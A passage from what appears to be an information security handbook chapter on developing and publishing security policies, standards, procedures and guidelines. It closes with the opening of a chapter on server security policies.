- Implement procedures for corrections and modification in case of violations.

The third element from a legal perspective is the Economic Espionage Act of 1996 in the United States. The EEA, for the first time, makes the theft of trade secret information a federal crime, and subjects criminals to penalties including fines, imprisonment, and forfeiture. However, the EEA also expects that the organization who owns the information is making reasonable efforts to protect that information.

In addition to the legal requirements, there are also good business reasons for establishing policies and procedures. It is a well-accepted fact that it is important to protect the information that is essential to an organization, just like it is essential to protect the financial assets.

This means that there is a need for controls placed on the employees, vendors, customers, and other authorized network users. With growing requirements to be able to access information from any location on the globe, it is necessary to have organizationwide set of information security policies, procedures, and standards in place.

With the changes in the computing environment from host-based to client/server-based systems, the intricacies of protecting the environment have increased dramatically. The bottom line then is that good controls make good business sense. Failing to implement good policies and procedures can lead to a loss in shareholder and market confidence in the company should there be an incident that becomes public.

In writing the policies and procedures, it is necessary to have a solid understanding of the corporation's mission, values, and business operations. Remember that policies and procedures exist to define and establish the controls required to protect the organization, and that security for security's sake is of little value to the corporation, its employees, or the shareholders.

Searching for Best Practices

As changes take place and business develops, it becomes necessary to review the policy and ensure that it continues to address the business need. However, it is also advisable for the organization to seek out relationships with other organizations and exchange information regarding their best practices. Continuous improvement should be a major goal for any organization. The review of best industry practices is an essential part of that industry improvement, as is benchmarking one organization against several others.

One organization may choose to implement particular policies in one way, while another does it in a completely different fashion. By sharing information, security organizations can improve upon their developed methods and maintain currency with industry.

There are a number of membership organizations where one can seek opinions and advice from other companies. These include the Computer Security Institute Public Working forums and the International Information Integrity Institute (I-4). There are other special-interest groups hosted by engineering organizations, such as the Association for Computing Machinery (ACM).

As in any situation, getting to that best practice, whether it be the manufacturing of a component or the implementation of a security policy, takes time.

Management Responsibilities

In the development and implementation of policy, management has specific responsibilities. These include a clear articulation of the policy, being able to live up to it themselves, communicating policy, and providing the resources needed to develop and implement it. However, management is ultimately responsible to the legislative bodies, employees, and shareholders to protect the organization's physical and information assets. In doing so, management has certain legal principles that it must uphold in the operation of the organization and the development of the policies that will govern how the organization works.

Duty of Loyalty

Employees owe to their employers a legal duty of honesty, loyalty, and utmost good faith, which includes the avoidance of conflict of interest and self-interest. In carrying out the performance of their day-to-day responsibilities, empoyees are expected to act at all times in their employers' best interest unless the responsibility is unlawful. Any deviation from this duty that places an employee's interest above the employer's can be considered a breach of the employee's duty of care, loyalty, or utmost good faith. Fiduciary employees will owe a higher standard of care than ordinary employees.

If a manager knows that an employee may be putting his or her own interest above that of the employer's, it is incumbent upon the manager to warn the employee, preferably in writing, of the obligation to the employer. The manager should also advise the employer of the situation to prevent her or him from also being held accountable for the actions of the employee.

Conflict of Interest

Conflict of interest can be defined as an individual who makes a decision with the full knowledge that it will benefit some, including himself, and harm others. For example, the lawyer who knowingly acts on behalf of two parties who are in conflict with each other, is a conflict of interest.

Duty of Care

The duty of care is where the officers owe a duty to act carefully in fulfilling the important tasks assigned to them. For example, a director shall discharge his or her duties with the care and prudence an ordinary person would exercise in similar circumstances, and in a manner that he or she believe is in the best interests of the enterprise.

Furthermore, managers and their subordinates have a responsibility to provide for systems security and the protection of any electronic information stored therein, even if they are not aware of this responsibility. This comes from the issue of negligence, as described in the Common Law of many countries.

Even if the organization does cause a problem, it may not be held fully responsible or liable. Should the organization be able to demonstrate that it:

- Took the appropriate precautions,
- Employed controls and practices that are generally used,
- Meets the commonly desired security control objectives,
- Uses methods that are considered for use in well-run computing facilities
- Used common sense and prudent management practices,

then the organization will be said to have operated with due care, as any other informed person would.

Least Privilege

Similar to its counterpart in the function role, the concept of least privilege means that a process has no more privilege than what it really needs in order to perform its functions. Any modules that require "supervisor" or "root" access (i.e., complete system privileges) are embedded in the kernel. The kernel handles all requests for system resources and permits external modules to call privileged modules when required.

Separation of Duties/Privilege

Separation of duties is the term applied to people, while separation of privilege is the systems equivalent. Separation of privilege is the term used to indicate that two or more mechanisms must agree to unlock a process, data, or system component. In this way, there must be agreement between two system processes to gain access.

Accountability

Accountability is being able to hold a specific individual responsible for his or her actions. To hold a person accountable, it must be possible to uniquely and effectively identify and authenticate that person. This means that an organization cannot hold an individual responsible for his or her actions if that organization does not implement a way to uniquely identify each individual. There are two major themes: (1) the identification and authentication of that individual when the user accesses the system; and (2) the validation that the individual initiated or requested a particular transaction.

Management Support for Policy

Management support is critical to the success of any initiative, be it the development of a new product or service, or the development of a policy. If senior management does not approve the intent behind the activity, then it will not be successful. This is not restricted to the development of the organization's security policy, but any activity. However, security policy can both raise and address significant issues in any organization. Obtaining management support is often the most difficult part of the planning process.

Planning for Policy

Planning and preparation are integral parts of policy, standards, and procedure development, but are often neglected. Included in the preparation process is all of the work that must be done. Policy lays out the general

requirements to take; the standards define the tools that are to be used; and the procedures provide employees with the step-by-step instructions to accomplish it.

Well-written procedures never take the place of supervision, but they can take some of the more mundane tasks and move them out to the employees. Employees use policy to provide information and guidance in making decisions when their managers are not available. The policy should identify who is responsible for which activity.

An effective set of policies can actually help the organization achieve two key security requirements: separation of duties and rotation of assignments. No single individual should have complete control over a complete process from inception to completion. This is an element in protecting the organization from fraud.

Planning during policy development must include attention to security principles. For example, individuals who are involved in sensitive duties should be rotated through other assignments on a periodic basis. This removes them from sensitive activities, thereby reducing their attractiveness as a target. Rotation of duties can also provide other efficiencies, including job efficiency and improvement. The improvement aspect is achieved as the result of moving people through jobs so that they do not develop short-cuts, errors creeping into the work, or a decrease in quality.

Once the policies are established, it is necessary to define the standards that will be used to support those policies. These standards can include hardware, software, and communications protocols to who is responsible for approving them.

There is no point in progressing through these steps unless there is a communication plan developed to get the information out to the employees and others as appropriate. This is particularly important because management does not have the luxury of sitting down with every employee and discussing his or her responsibility. However, management does have a responsibility to communicate to every user in an ongoing fashion about the contents of the policy and the employee's responsibilities in satisfying it.

The ability to provide the information to the employees is an essential part of the development of the policies, standards, and procedures. Through these vehicles, the employees will understand how they should perform their tasks in accordance with the policies.

Part of the planning process involves establishing who will write the policies and related documents, who will review them, and how agreement on the information contained is reached. For example, there are a number of experts who are consulted when establishing how management's decision will be written to allow for subsequent implementation. These same experts work with writers, management, and members from the community of interest to ensure that the goals of the policy are realistic and achievable. In addition to these people who effectively write the policy, additional resources are required to ensure that the policies are reasonable. For example, Human Resources and Legal are among the other specialists who review the policy.

The Policy Management Hierarchy

There are essentially five layers in the policy management hierarchy. These are illustrated in Exhibit 77.2.

Legislation has an impact on the organization regardless of its size. The impact ranges from revenue and taxation, to handling export-controlled material. Legislation is established by government, which in turn often creates policy that may or may not be enacted in legislation.

The second layer — policy — references the policy that is developed by the organization and approved by senior management and describes its importance to the organization. Standards are derived from the policy. The standard defines specific, measurable statements that can be used to subsequently verify compliance.

The fourth layer — procedures — consists of step-by-step instructions that explain what the user must do to implement the policy and standards. The final layer — guidelines — identifies things that the organization would like to see its members do. These are generally recommendations; and while the standards are mandatory, guidelines are optional.

There may be one additional layer, which is inserted between the standards and the procedures. This layer addresses practices, which can be likened to a process. The standard defines what must be done; the practice defines why and how; while the procedures provide specific step-by-step instructions on the implementation. These documents are discussed later in this chapter, including their format and how to go about writing them.




EXHIBIT 77.2 Policy management hierarchy.

The Types of Policy

There are three major classifications of policy, one of which has been discussed: regulatory, advisory, and informative. It is also important to note that an organization can define specific policies applicable to the entire organization, while individual departments may provide policy for themselves.

Regulatory

Regulatory policy is not often something that an organization can work around. Rather, they must work with them. Governments and regulatory and governing bodies that regulate certain professions, such as medicine and law, typically create this type of policy. In general, organizations that operate in the public interest, such as safety or the management of public assets, or that are frequently held accountable to the public for their actions, are users of regulatory policy.

This type of policy consists of a series of legal statements that describe in detail what must be done, when it must be done, who does it, and can provide insight as to why it is important to do it. Because large numbers of groups use these policies, they share the use and interpretation of these policies for their organizations. In addition to the common objectives of confidentiality, integrity, and availability (CIA), there are two premises used to establish regulatory policy.

The first is to establish a clearly consistent process. This is especially true for organizations involved with the general public, and they must show the uniformity with how regulations are applied without prejudice. Second, the policy establishes the opportunity for individuals who are not technically knowledgeable in the area to be sure that the individuals who are responsible are technically able to perform the task.

Regulatory policies often have exclusions or restrictions regarding their application. Frequently, regulatory policies are not effective when people must make immediate decisions based on the facts before them. This is because many situations present many different outcomes. Establishing a policy that is capable of addressing all possible outcomes results in a policy that is highly complex, difficult to apply, and very difficult to enforce.

Advisory

An advisory policy provides recommendations often written in very strong terms about the action to be taken in a certain situation or a method to be used. While this appears to be a contradiction of the definition of policy, advisory policy provides recommendations. It is aimed at knowledgeable individuals with information to allow them to make decisions regarding the situation and how to act.

Because it is an advisory policy, the enforcement of this policy is not applied with much effort. However, the policy will state the impact for not following the advice that is provided within the policy. While the specific

impacts may be stated, the policy provides informed individuals with the ability to determine what the impacts will be should they choose an alternate course of action.

The impacts associated with not following the policy can include:

- Omission of information that is required to make an informed decision
- Failure to notify the correct people who are involved in making the decision or complete the process
- Missing important deadlines
- Lost time in evaluating and discussing the alternatives with auditors and management

It is important to consider that the risks associated with not following the advisory policy can be significant to the organization. The cost of lost productive time due to the evaluation of alternatives and discussions alone can have a significant impact on the organization, and on determining the validity and accuracy of the process.

Advisory policies often have specific restrictions and exclusions. For example, the advisory policy may set out that latitude in determining the course of action can only be extended to experienced individuals, while less-experienced persons must follow the policy as defined, with little opportunity for individual decision making. It is also important that any exceptions to the policy be documented and what is to be done when those situations are encountered.

Informative

The third type of policy is informative in nature, the purpose of which is to communicate information to a specific audience. That audience is generally any individual who has the opportunity or cause to read the policy. This policy implies no actions or responsibilities on the part of the reader and no penalty is imposed for not following the policy.

Although informative policies typically carry less importance than regulatory or advisory policies, they can carry strong messages about specific situations to the audience. Due to the wide audience intended for informational policies, references to other, more specific policies are made to provide even more information. This means that the distribution of the informative policies can be conducted with little risk to the organization, keeping policies that contain more sensitive information for a limited distribution.

Corporate versus Departmental

The only difference between corporate and departmental policy is the scope. For example, the organization may specify policy regarding how customer interactions will be handled. Specific organizations may choose to define policy about how to handle customer interactions specific to that department. There is no other difference other than the corporate or organizational policy applies to the entire organization, while departmental policy is specific to only that department. With the scope being narrowed, the process of reviewing and approving the policy can be much shorter due to the reduced number of people that must review it and express their opinions about it.

Program versus Topic Policy

Aside from these major policy types, it is important to make the distinction between program and topic policy. Program policy is used to create an organization's overall security vision, while topic-specific policies are used to address specific topics of concern. In addition to the topic policies are application-specific policies that are used to protect specific applications or systems.

Writing Policy

Having examined the different types of policy, the importance of management support and communication of the new policy, and why policy is needed in an organization, we now turn to the process of writing policy for the organization.

Exhibit 77.3 Reviewing Principles while Developing Policies

Policy Statement	Principle 1	Principle 2
Entire policy statement	If this principle applies, then put an X in this column.	If this principle applies, then put an X in this column.

Topics

Every organization must develop a basic set of policies. These can normally be found as a document prepared by the organization and can be used by an information security professional to reinforce the message as needed. Policy is the result of a senior management decision regarding an issue. Consequently, there is a wide range of topics available. These include:

1. Shared beliefs
2. Standards of conduct
3. Conflict of interest
4. Communication
5. Electronic communication systems
6. Internet security
7. Electronic communication policy
8. general security policy
9. Information protection policy
10. Information classification

This is not an all-inclusive list, but is intended to identify those areas that are frequently targeted as issues. It is not necessary to identify all of the policy topic areas before getting started on the development. It is highly likely that one policy may make reference to another organizational policy, or other related document.

There is a specific format that should be used in any policy, but it is important that if there are already policies developed in an organization, one must make the new policies resemble the existing ones. This is important to ensure that when people read them, they see them as policy. If a different style is used, then it is possible that the reader might not associate them with policy, despite the fact that it is identified as a policy.

The Impact of Security Principles on Policy Development

The organization should select some quantity of security principles that are important to it. When developing policies and related documents, the chosen principles should be reconsidered from time to time, and a review of the correlation of the policy (or standard, procedure, and guidelines) to the chosen principles should be performed. This can easily be done through the implementation of a matrix as shown in Exhibit 77.3.

In the matrix, the desired principles are listed across the top of the matrix, and the policy statements are listed down the left-hand column. An "X" is marked in the appropriate columns to illustrate the relationship between the principle and the policy statement. By correlating the principles to the policy (or policy components), the policy writer can evaluate their success. This is because the principles should be part of the objectives or mission of the organization. If there is a policy or component that does not address any principles, then that policy or component should be reviewed to see if it is really necessary, or if there is a principle that was not identified as required. By performing this comparison, the policy writer can make changes to the policy while it is under development, or make recommendations to senior management regarding the underlying principles.

Policy Writing Techniques

When writing the policy, it is essential that the writer consider the intended audience. This is important because a policy that is written using techniques that are not understood by the intended audience will result in confusion and misinterpretation by that audience.

Language

Using language that is appropriate to the intended audience is essential. The language must be free of jargon and as easy to understand as possible. The ability of the user community to understand the policy allows them

to determine what their responsibilities are and what they are required to do to follow the policy. When the policy is written using unfamiliar language, misinterpretations regarding the policy result.

Focus

Stay focused on the topic that is being addressed in the policy. By bringing in additional topics and issues, the policy will become confusing and difficult to interpret. An easy rule of thumb is that for each major topic, there should be one policy. If a single policy will be too large (i.e., greater than four pages), then the topic area should be broken down into sub-topics to ensure that it focuses on and covers the areas intended by management.

Format

Policy is the cornerstone of the development of an effective information security architecture. The policy statement defines what the policy is, and is often considered the most effective part of the policy. The goal of an information security policy is to maintain the integrity, confidentiality, and availability of information resources. The basic threats that can prevent an organization from reaching this goal include theft, modification, destruction, or disclosure, whether deliberate or accidental.

The term "policy" means different things to different people. Policy is management's decision regarding an issue. Policy often includes statements of enterprise beliefs, goals, and objectives, and the general means for their attainment in a specified subject area.

A policy statement itself is brief and set at a high level. Because policies are written at a high level, supporting documentation must be developed to establish how employees will implement that policy. Standards are mandatory activities, actions, rules, or regulations that must be performed in order for the policy to be effective.

Guidelines, while separate documents and not included in the policy, are more general statements that provide a framework on which procedures are based. While standards are mandatory, guidelines are recommendations. For example, an organization could create a policy that states that multi-factor authentication must be used, and in what situations. The standard defines that the acceptable multi-factor authentication tools include specific statements regarding the accepted and approved technologies.

Remember that policies should:

1. Be easy to understand
2. Be applicable
3. Be do-able
4. Be enforceable
5. Be phased in
6. Be proactive
7. Avoid absolutes
8. Meet business objectives

Writing policy can be both easy and difficult at the same time. However, aside from working with a common policy format, the policy writer should remember the attributes that many journalists and writers adhere to:

- *What*. What is the intent of the policy?
- *Who*. Who is affected? What are the employee and management responsibilities and obligations?
- *Where*. Where does the policy apply? What is the scope of the policy?
- *How*. What are the compliance factors, and how will compliance be measured?
- *When*. When does the policy take effect?
- *Why*. Why is it necessary to implement this policy?

In considering the policy attributes, it is easier for the policy writer to perform a self-evaluation of the policy before seeking reviews from others. Upfront self-assessment of the policy is critical. By performing the self-assessment, communication and presentation of the policy to senior management will be more successful. Self-assessment can be performed in a number of ways, but an effective method is to compare the policy against the desired security principles.

It is important for the policy writer to ascertain if there are existing policies in the organization. If so, then any new policies should be written to resemble the existing policies. By writing new policies in the existing

format, organization members will recognize them as policies and not be confused or question them because they are written in a different format.

A recommended policy format includes the following headings:

- *Background*: why the policy exists
- *Scope*: who the policy affects and where the policy is required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Policy Author*: who sponsored the policy, and where do people go to ask questions
- *Authorizing Officer*: who authorized the policy
- *Effective Date*: when the policy takes effect
- *Review Date*: when the policy gets reviewed
- *Policy Statements*: what must be done
- *Exceptions*: how exceptions are handled
- *Sanctions*: what actions are available to management when a violation is detected

While organizations will design and write their policies in a manner that is appropriate to them, this format establishes the major headings and topic areas within the policy document. The contents of these sections are described later in this chapter in the section entitled "Establishing a Common Format."

Defining Standards

Recall that a standard defines what the rules are to perform a task and evaluate its success. For example, there is a standard that defines what an electrical outlet will look like and how it will be constructed within North America. As long as manufacturers follow the standard, they will be able to sell their outlets; and consumers will know that if they buy them, their appliances will fit in the outlet.

The definition of a standard is not easy because implementation of a standard must be validated regularly to ensure that compliance is maintained. Consider the example of an electrical outlet. If the manufacturing line made a change that affected the finished product, consumers would not be able to use the outlet, resulting in lost sales, increased costs, and a confused management, until the process was evaluated against the standards.

Consequently, few organizations actually create standards unless specifically required, due to their high implementation and maintenance costs.

A recommended format for standards documents includes the following headings:

- *Background*: why the standard exists
- *Scope*: who requires the standard and where is it required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Standards Author*: who sponsored the standard, and where do people go to ask questions
- *Authorizing Officer*: who authorized the standard
- *Effective Date*: when the standard takes effect
- *Review Date*: when the standard gets reviewed
- *Standards Statements*: what the measures and requirements are

While organizations will design and write their standards in a manner that is appropriate to them, this format establishes the major headings and topic areas within the policy document.

It is important to emphasize that while the standard is important to complete, its high cost of implementation maintenance generally means that the lifetime, or review date, is at least five years into the future.

Defining Procedures

Procedures are as unique as the organization. There is no generally accepted approach to writing a procedure. What will determine how the procedures look in the organization is either the standard that has been developed

previously or an examination of what will work best for the target audience. It can be said that writing the procedure(s) is often the most difficult part, due to the amount of detail involved.

Due to the very high level of detail involved, writing a procedure often requires more people than writing the corresponding documents. Consequently, the manager responsible for the development of the procedure must establish a team of experts, such as those people who are doing the job now, to document the steps involved. This documentation must include the actual commands to be given, any arguments for those commands, and what the expected outcomes are.

There are also several styles that can be used when writing the procedure. While the other documents are written to convey management's desire to have people behave in a particular fashion, the procedure describes how to actually get the work done. As such, the writer has narrative, flowchart, and play script styles from which to choose.

The narrative style presents information in paragraph format. It is conversational and flows nicely, but it does not present the user with easy-to-follow steps. The flowchart format provides the information in a pictorial format. This allows the writer to present the information in logical steps. The play script style, which is probably used more than any other, presents step-by-step instructions for the user to follow.

It is important to remember that the language of the procedure should be written at a level that the target audience will be able to understand. The key procedure elements as discussed in this chapter are identifying the procedure needs, determining the target audience, establishing the scope of the procedure, and describing the intent of the procedure.

A recommended format for procedure documents includes the following headings:

- *Background*: why the procedure exists, and what policy and standard documents it is related to
- *Scope*: who requires the procedure and where is it required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Procedure Author*: who sponsored the procedure, and where do people go to ask questions
- *Effective Date*: when the procedure takes effect
- *Review Date*: when the standard gets reviewed
- *Procedure Statements*: what the measures and requirements are

While organizations will design and write their procedures in a manner that is appropriate to them, this format establishes the major headings and topic areas within the policy document.

Defining Guidelines

Guidelines, by their very nature, are easier to write and implement. Recall that a guideline is a set of nonbinding recommendations regarding how management would like its employees to behave. Unlike the other documents that describe how employees must perform their responsibilities, employees have the freedom to choose what guidelines, if any, they will follow. Compliance with any guideline is totally optional.

Policy writers often write the guidelines as part of the entire process. This is because as they move through the documents, there will be desired behaviors that cannot be enforced, but are still desired nonetheless. These statements of desired behavior form the basis for the guidelines.

Similar to the other documents, a recommended format for guideline documents includes the following headings:

- *Background*: why the guideline exists, and what policy and standard documents it is related to
- *Scope*: who requires guidelines and where are they required
- *Definitions*: explanations of terminology
- *References*: where people can look for additional information
- *Coordinator/Guidelines Author*: who sponsored the guidelines, and where do people go to ask questions
- *Effective Date*: when the standard guidelines take effect
- *Review Date*: when the standard guidelines get reviewed
- *Standards Statements*: what the measures and requirements are

Unlike the other documents, it is not necessary to have an approver for a guideline. As it is typically written as part of a larger package, and due to its nonbinding nature, there is no approving signature required.

Publishing the Policy

With the documents completed, they must be communicated to the employees or members of the organization. This is done through an employee policy manual, departmental brochures, and online electronic publishing. The success of any given policy is based on the level of knowledge that the employees have about it. This means that employees must be aware of the policy. For this to happen, the organization must have a method of communicating the policy to the employees, and keeping them aware of changes to the policy in the future.

Policy Manual

Organizations have typically chosen to create policy manuals and provide a copy to each individual. This has been effective over time because the policies were immediately available to those who needed to refer to them. However, other problems, such as maintenance of the manuals, became a problem over time. As new updates were created, employees were expected to keep their manuals updated. Employees would receive the updated manual, but due to other priorities would not keep their manuals up-to-date. This resulted in confusion when an issue arose that required an examination of policy.

Even worse, organizations started to see that the high cost of providing a document for each member of the organization was having a negative effect on their profit lines. They began to see that they were getting little value from their employees for the cost of the manuals. Consequently, organizations began to use electronic publishing of their policies as their communication method.

Departmental Brochures

Not all policies are created for the entire organization. Individual department also had to create policies that affected their individual areas. While it was possible to create a policy manual for the department, it was not practical from an expense perspective. Consequently, departments would create a brochure with the policies that pertained only to their area.

Putting the Policy Online

With the growth of the personal computer and the available access to the information online, more and more organizations have turned to putting the policies online. This has allowed for increased speed in regard to getting new policies and updates communicated to employees.

With the advent of the World Wide Web as a communication medium, organizations are using it as *the* method of making policies available. With hyperlinks, they can link to other related documents and references.

Awareness

However, regardless of the medium used to get the information and policies to the employees, they must be made aware of the importance of remaining up-to-date with the policies that affect them. And even the medium must be carefully selected. If all employees do not have access to a computer, then one must provide the policies in printed form as well. An ongoing awareness program is required to maintain the employee's level of knowledge regarding corporate policies and how they affect the employee.

Establishing a Common Format

A common format makes it easier for readers to understand the intent of the policy and its supporting documents. If there have been no previous written policies or related documents, creating a common format will be simple. If there is an existing format used within an organization, it becomes more difficult. However, it is essential that the writer adapt the layout of written documents to match that which is already in use. Doing so will ensure that the reader recognizes the document for what it is, and understands that its contents are sanctioned by the organization. The format and order of the different sections was presented earlier in the chapter, but is repeated here for conciseness:

- *Background* (all)
- *Scope* (all)

- *Definitions* (all)
- *References* (all)
- *Coordinator/Document Author* (all)
- *Authorizing Officer* (policy, standard, procedure)
- *Effective Date* (all)
- *Review Date* (all)
- *Disposal* (all)
- *Document Statements* (all)
- *Exceptions* (policy)
- *Sanctions* (policy)

Each of these sections should appear in the document unless otherwise noted. There are sections that can be considered as part of one document, while not part of another. To retain consistency, it is recommended that they appear in the order listed throughout all the documents.

In the following chapter sections, the term "document" is used to mean either a policy, standard, procedure, or guideline.

Background

It is important that the document include a statement providing some information on what has prompted the creation of the document. In the case of a new policy, what prompted management's decision, as new policy is generally created as a reaction to some particular event. The other documents would indicate that it references the new policy and why that document is required to support the new policy. By including the background on the situation in the document, one provides a frame of reference for the reader.

Scope

In some situations, the document is created for the benefit of the entire corporation, while others are applicable to a smaller number of people. It is important that the scope define where the document is applicable to allow people to be able to determine if the policy is applicable to them.

Definitions

It is essential that the documents, with the exception of the procedure, be as free as possible from technical jargon. Within documents other than the procedure, technical jargon tends to confuse the reader. However, in some situations, it is not possible to prevent the use of this terminology. In those situations, the effectiveness of the document is improved by providing explanations and definitions of the terminology.

Reference

Any other corporate documentation, including other policies, standards, procedures, and guidelines, that provides important references to the document being developed should be included. This establishes a link between the policy and other relevant documents that may support this policy, or that this policy may support.

If creating the document as an HTML file for publishing on the Web, then it is wise to include hyperlinks to the other related documentation.

Coordinator/Author

The coordinator or author is the sponsor who developed and sought approval for the document. The sponsor is identified in the policy document to allow any questions and concerns to be addressed to the sponsor. However, it is also feasible that the policy author is not the coordinator identified in the policy. This can occur when the policy has been written by a group of people and is to be implemented by a senior manager.

Authorizing Officer

Because senior management is ultimately responsible for the implementation of policy, it is important that a member of that senior management authorize the policy. Often, the senior executive who accepts responsibility is also responsible for the area concerned. For example, the Chief Information Officer will assume responsibility for information systems policies, while the Chief Financial Officer assumes responsibility for financial policies.

If the standard is to be defined as a corporate standard, then the appropriate member of senior management should authorize the standard. If the standard is for one department's use, then the senior manager of that department approves it. Procedures are generally only for a department and require a senior manager's approval.

Guidelines do not need approval unless they are for implementation within the company. In such situations, the senior manager responsible for the function should approve them.

Effective Date

This is the date when the document takes effect. When developing policy, it is essential that support be obtained for the policy, and sufficient time for user education be allowed before the policy takes effect. The same is true for the supporting documents, because people will want access to them when the policy is published.

Review Date

The review date establishes when the document is to be reviewed in the future. It is essential that a review period be established because all things change with time. Ideally, the document should make a statement that establishes a time period and whenever circumstances or events warrant a review. By establishing a review date, the accuracy and appropriateness of the document can be verified.

Disposal

In the event that the document is classified or controlled in some manner within the organization, then specific instructions regarding the disposal are to be indicated in this section. If there are no specific instructions, the section can be omitted, or included with a statement indicating that there are no special instructions.

Document Statement(s)

The policy statement typically consists of several text lines that describe what management's decision was. It is not long, and should be no more than a single paragraph. Any more than that, and the policy writer runs the risk of injecting ambiguity into the policy. However, the policy statements are to be clear enough to allow employees to determine what the required action is.

Statements within a standard must be of sufficient length to provide the detail required to convey the standard. This means that the standard can be quite lengthy in some situations.

Procedure statements are also quite detailed as they provide the exact command to be executed, or the task to be performed. Again, these can be quite lengthy due to the level of detail involved.

Exceptions

This section is generally included only in policy documents. It is advisable to include in the policy document a statement about how exceptions will be handled. One method, for example, is to establish a process where the exception is documented, an explanation provided about why an exception is the most practical way to handle the situation. With this done, the appropriate management is identified and agreement is sought, where those managers sign the exception. Exceptions should have a specific lifetime; for example, they should be reviewed and extended on an annual basis.

Violations and Sanctions

This section is generally included only in policy documents. The tendency is for organizations to sacrifice clarity in the policy for sanctions. The sanctions must be broad enough to provide management with some flexibility when determining what sanction is applied. For example, an organization would not dismiss an employee for a minor infraction. It is necessary that Human Resources and Legal review and approve the proposed sanctions.

Using a Common Development Process

A common process can be used in the creation of all these documents. The process of creating them is often managed through a project management approach if the individual writing them requires a number of other people to be involved and must coordinate their time with other projects. While it is not necessary, using this process in conjunction with a project management approach can ensure that management properly supports the document writing effort. One example of a process to use in defining and developing these documents consists of several phases as seen in Exhibit 77.4. Each of these development phases consists of discrete tasks that must be completed before moving on to the next one.




EXHIBIT 77.4 Defining and developing documents.

Phase One: Initial and Evaluation Phase

A written proposal to management is submitted that states the objectives of the particular document (policy, standard, etc.) and the need it is supposed to address. Management will then evaluate this request to satisfy itself that the expected benefit to the organization justifies the expected cost. If it does, then a team is assembled to develop and research the document as described in Phase Two. Otherwise, the submitter is advised that no further action will take place.

Phase Two: Development Phase

In the development phase, funding is sought from the organization for the project. The organization can choose to assemble a new team, or use one that was previously used for another project. The team must work with management to determine who will be responsible for approving the finished document.

The structure of the team must be such that all interested parties (stakeholders) are represented and the required competency exists. The team should include a representative from management, the operations organization responsible for implementation (if appropriate), the development team, a technical writer, and a member of the user community that will ultimately be a recipient of the service or product.

By including a representative from management, they can perform liaison duties with the rest of the organization's management, legal, and other internal organizations as required. The development team is essential to provide input on the requirements that are needed when the product or service is being developed or assembled into the finished product. Operations personnel provide the needed input to ensure that the document can actually be put into practice once it is completed. The user community cannot be ignored during the development phase. If they cannot accept the terms of the document, having their input upfront rather than later can shorten the development process. Finally, the technical writer assists in the creation of the actual language used in the document. While most people feel they can write well, the technical writer has been trained in the use of language.

Remember that unless the members of this team have these roles as their primary responsibility, they are all volunteers. Their reward is the knowledge that they have contributed to the content of the standard and the recognition of their expertise by virtue of having their names published in the document.

This team is the heart of the development process. The technical requirements are put forward, designed, and worded by the experts on the team. These people discuss and debate the issues until final wording is agreed upon. Consensus is the key, as unanimity is not often achieved.

As the draft is developed through a number of iterations and approaches the original design objectives, it is made available to the general population within the organization for review and comment. The review period generally lasts 30 days and allows for input from those outside the team.

During this review period, the document should be tested in a simulated exercise. For example, if the document being developed is a procedure, then a less-experienced person should be able to successfully perform the tasks based on the information within the procedure. If they cannot, then there is a deficiency that must be addressed prior to approval.

After the comments have been deliberated by the team and it feels that the document is technically complete, it moves on to Phase Three.

Phase Three: Approval Phase

When the team has completed the design phase, the document is presented to the appropriate body within the organization. Some organizations will have formalized methods for approving policy, while others will not. It is necessary during the development phase to establish who the approving body or person is.

The document is presented to the approving body and a discussion of the development process ensues, highlighting any reasons that the team felt were important considerations during development. The document is "balloted" by the approving body, and any negative issues should be addressed prior to approval of the document.

Phase Four: Publication Phase

Finally, the document is translated (if required) and published within the organization. At this point, the document is ready for implementation as of the effective date. In some situations, the effective date may be the date of publication.

Phase Five: Implementation

During implementation, the various groups affected by the new document commence its implementation. This implementation will be different, depending on where it is being placed into use. For example, a user's perspective will be different from that of an operational team. While the document is being used, people should be encouraged to send their comments and questions to the coordinator. These comments will be important during the review or maintenance phase.

Phase Six: Maintenance Phase

As decided during the development phase, the document is reviewed on the review date. During this review, the continuing viability of the document is decided. If the document is no longer required, then it is withdrawn or cancelled. If viability is determined and changes are needed, the team jumps into the development cycle at Phase Two and the cycle begins again.

Summary

This chapter has examined why policy is important to information security and some issues and areas concerning the development of that policy. Information Security Policy establishes what management wants done to protect the organization's intellectual property or other information assets. Standards are used to establish a common and accepted measurement that people will use to implement this policy. Procedures provide the details — the how of the implementation — while guidelines identify the things that management would like to see implemented.

Policy is an essential and important part of any organization because it identifies how the members of that organization must conduct themselves. To the information security manager, policy establishes what is important to the organization and what defines the shape of the work that follows.

References

1. Peltier, Thomas, *Information Security Policies, A Practitioner's Guide,* Auerbach Publications, 1999.
2. Kovacich, Gerald, *Information Systems Security Officer's Guide,* Butterworth-Heinemann, 1998.

SERVER SECURITY POLICIES

Jon David

INSIDE

Server Functions, Access Control, Encryption, Logging, Disk Utilization, Backup, Communications, Server Access and Control, General (Node) Access Control, Passwords, Physical Security, Legal Considerations, Higher-Level Security

INTRODUCTION

Local area networks (LANs) have become the repository of mission-critical information at many major organizations, the information-processing backbone at most large organizations, and the sole implementation avenue for Internet protocol (IP) efforts in smaller concerns. The growing importance of LANs — the integrity and confidentiality of data and programs on them, their availability for use — demands proper security, but LANs have historically been designed to facilitate sharing and access, not for security. There is a growing pattern of interconnecting these networks, further increasing their vulnerabilities.

